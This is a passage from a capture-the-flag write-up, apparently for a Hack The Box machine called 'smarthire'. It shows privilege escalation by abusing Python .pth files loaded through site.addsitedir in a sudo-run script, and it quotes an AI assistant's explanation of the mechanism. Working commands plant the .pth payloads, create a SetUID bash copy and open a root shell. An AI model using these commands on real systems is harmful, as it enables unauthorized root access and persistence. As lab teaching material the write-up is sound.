None of these take any kind of input from the user, and there are no obvious vulnerabilities in the plugins. The * on the end of the sudo rule means I can pass whatever arguments I want, but the script only ever looks at the first one and matches it against those three actions, so that doesn’t get me anywhere on its own.
I can run each of these and they do what I expect. For example status prints the status:
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ sudo python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
[*] Checking MLflow service status...

[+] MLflow service status: active
[+] MLflow container status: 'Up 23 hours'
.pth Abuse
Background
I haven’t seen the site.addsitedir method before, so I’ll ask Claude about it:
 ▐▛███▛█   Claude Code v2.1.278
▝▜██████▀  Opus 5 · Claude Max
  ▝▝ ▝▝    /home/oxdf/hackthebox/smarthire

❯ what does site.addsitedir() do in python

● site.addsitedir(dir) adds a directory to sys.path and processes any .pth files
inside it — that second part is what makes it different from a plain sys.path.append(dir).

Roughly what it does:

1. Appends dir to sys.path (if not already there).
2. Lists the directory, and for every file ending in .pth (sorted), calls site.addpackage() on it.

For each .pth file: - Blank lines and lines starting with # are skipped.
  - A line starting with import  (or import\t) is executed as Python code. - Any other line is treated as a path, made absolute relative to dir, and appended to sys.path if it exists on disk.

import site
  site.addsitedir('/opt/mystuff')   # adds it, plus whatever its .pth files say

Two practical consequences:

- It's how you activate a directory of packages at runtime the same way site-packages gets activated at interpreter start. Virtualenvs, easy-install.pth, and editable installs (__editable__*.pth) rely on this. - The import ... line form means a .pth file can run arbitrary code at import time — that's the mechanism behind things like coverage's subprocess hooking, and also why dropping a .pth into site-packages is a classic persistence trick.

It returns the known_paths set it was given/built (used internally for dedup), and it does not remove anything or reorder sys.path — new entries go on the end.

✻ Sautéed for 8s
I had intuitively guessed that it added the directory to the system path, but the .pth files bit is new to me.
So what is a .pth file? It’s a Python “path configuration file”:
❯ What is a pth file?

● A .pth file is a plain text file — "path configuration file" — that Python's site module reads at startup to extend sys.path. It lives in a site directory (site-packages, or any directory passed to site.addsitedir()).

Format: one entry per line.

# comment lines are ignored, blank lines too mypackage/src /absolute/path/to/somewhere import mymodule.bootstrap

- A path line is added to sys.path, resolved relative to the directory containing the .pth file, and only if the directory actually exists.
  - A line starting with import  is executed as Python code — this is the escape hatch, not a path at all. - Lines starting with # are comments.

When it runs: at interpreter startup, site.py scans each site directory and processes every .pth file it finds, in sorted filename order. That's before your code runs, before main.

Where you've already seen them:

  ┌──────────────────────────┬───────────────────────────────────────────────┐
  │           File           │                 What it does                  │
  ├──────────────────────────┼───────────────────────────────────────────────┤
  │ distutils-precedence.pth │ setuptools shim, uses import to patch         │
  │                          │ distutils                                     │
  ├──────────────────────────┼───────────────────────────────────────────────┤
  │ __editable__.somepkg.pth │ pip install -e — points at your source tree   │
  ├──────────────────────────┼───────────────────────────────────────────────┤
  │ _virtualenv.pth          │ virtualenv startup patching                   │
  ├──────────────────────────┼───────────────────────────────────────────────┤
  │ coverage.pth             │ import coverage; coverage.process_startup()   │
  │                          │ to hook subprocesses                          │
  └──────────────────────────┴───────────────────────────────────────────────┘

Gotchas worth knowing:

- The import line is arbitrary code execution at every interpreter start. That makes .pth files both genuinely useful (coverage, virtualenv) and a well-known persistence mechanism — write one into site-packages and it fires on every python invocation by that user. Worth checking on a box you're enumerating. - A syntax error or exception in an import line prints a traceback to stderr at startup but doesn't stop the interpreter. - python -S skips site entirely, so no .pth processing at all. - Ordering is only guaranteed by filename sort within a directory, so don't depend on it much.

✻ Churned for 10s
site.addsitedir is also what runs in the background at interpreter startup, loading the site-packages directories.
Exploit
This line jumps out from the original answer:
A line starting with import (or import\t) is executed as Python code.
The dev directory is writable by svcweb, so if I can drop a .pth file into that directory, I can get arbitrary execution when the script is run.
I’ll test this:
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ echo "import os; os.system('id')" > 0xdf.pth
site.addpackage only checks that the line starts with import , and then hands the whole line to exec, running everything that comes after the semicolon as well.
Now when I run any command, the output of id prints at the top, showing that it is running as root:
svcweb@smarthire:/$ sudo python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
uid=0(root) gid=0(root) groups=0(root)
[*] Checking MLflow service status...

[+] MLflow service status: active
[+] MLflow container status: 'Up 23 hours'
That’s execution as root!
I’ll add another .pth, this time creating a copy of bash and making it SetUID and SetGID:
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ echo "import os; os.system('cp /bin/bash /tmp/0xdf; chmod 6777 /tmp/0xdf')" > pwn.pth
On running the program, it still shows the output of id, and it creates /tmp/0xdf:
svcweb@smarthire:/$ sudo python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
uid=0(root) gid=0(root) groups=0(root)
[*] Checking MLflow service status...

[+] MLflow service status: active
[+] MLflow container status: 'Up About a minute'
svcweb@smarthire:/$ ls -l /tmp/0xdf
-rwsrwsrwx 1 root root 1396520 Sep 22 11:29 /tmp/0xdf
I’ll run it with -p to not drop privileges, and get a root shell:
svcweb@smarthire:/$ /tmp/0xdf -p
0xdf-5.1#
And grab the root flag:
0xdf-5.1# cat /root/root.txt
1fd2205d************************